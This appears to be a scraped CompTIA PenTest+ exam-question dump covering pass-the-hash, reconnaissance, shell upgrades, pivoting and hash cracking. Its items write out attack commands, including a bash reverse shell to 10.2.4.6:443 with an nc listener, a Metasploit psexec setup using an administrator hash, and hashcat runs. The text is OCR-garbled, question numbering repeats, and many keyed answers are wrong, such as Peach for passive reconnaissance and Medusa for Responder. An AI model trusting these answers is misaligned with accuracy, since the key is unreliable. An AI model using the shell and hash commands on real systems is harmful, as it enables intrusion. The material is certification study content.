

CompTIA

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam



NEW QUESTION 1

A security consultant is trying to attack a device with a previous identified user account.

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required
RHOST	192.168.1.10	
RPORT	445	yes
SERVICE_DESCRIPTION		yes
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	no
SMBDOMAIN	ECorp	yes
SMBPASS	aad3b435b51404eeaad3b435b51404eeaad3b435b51404e	no
SMBUSER	Administrator	no

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Answer: D

NEW QUESTION 2

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 3

If a security consultant comes across a password hash that resembles the following b117 525b3454 70c29ca3dBaeOb556ba8
 Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

Answer: C

NEW QUESTION 4

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 5

While prioritizing findings and recommendations for an executive summary, which of the following considerations would be MOST valuable to the client?

- A. Levels of difficulty to exploit identified vulnerabilities
- B. Time taken to accomplish each step
- C. Risk tolerance of the organization
- D. Availability of patches and remediations

Answer: C

NEW QUESTION 6

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 7

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

- A. Storage access
- B. Limited network access
- C. Misconfigured DHCP server
- D. Incorrect credentials
- E. Network access controls

Answer: A

NEW QUESTION 8

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

- A. Additional rate
- B. Company policy
- C. Impact tolerance
- D. Industry type

Answer: A

NEW QUESTION 9

A penetration tester runs the following from a compromised box `'python -c -import pty;Pty.sPawn("/bin/bash").'` Which of the following actions is the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Answer: A

NEW QUESTION 10

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful. Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system Windows 7 Open ports: 23, 161
- B. Operating system Windows Server 2016 Open ports: 53, 5900
- C. Operating system Windows 8 1 Open ports 445, 3389
- D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 10

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 15

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 20

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Answer: D

NEW QUESTION 25

A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of the following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktivist groups

Answer: B

NEW QUESTION 27

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer

D. Destination index register

Answer: D

NEW QUESTION 29


After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

- A. Expand the password length from seven to 14 characters
- B. Implement password history restrictions
- C. Configure password filters
- D. Disable the accounts after five incorrect attempts
- E. Decrease the password expiration window

Answer: A

NEW QUESTION 32

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 37

Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

- A. set rhost 192.168.1.10
- B. run autoroute -a 192.168.1.0/24
- C. db_nm«p -iL /tmp/privatehoots . txt
- D. use auxiliary/servlet/aocka^a

Answer: D

NEW QUESTION 38

A tester has captured a NetNTLMv2 hash using Responder. Which of the following commands will allow the tester to crack the hash using a mask attack?

- A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
- B. hashcax -m 5€00 hash.txt
- C. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a
- D. hashcat -m 5600 -o resulta.txt hash.txt wordliat.txt

Answer: A

NEW QUESTION 41

A penetration tester successfully exploits a Windows host and dumps the hashes. Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

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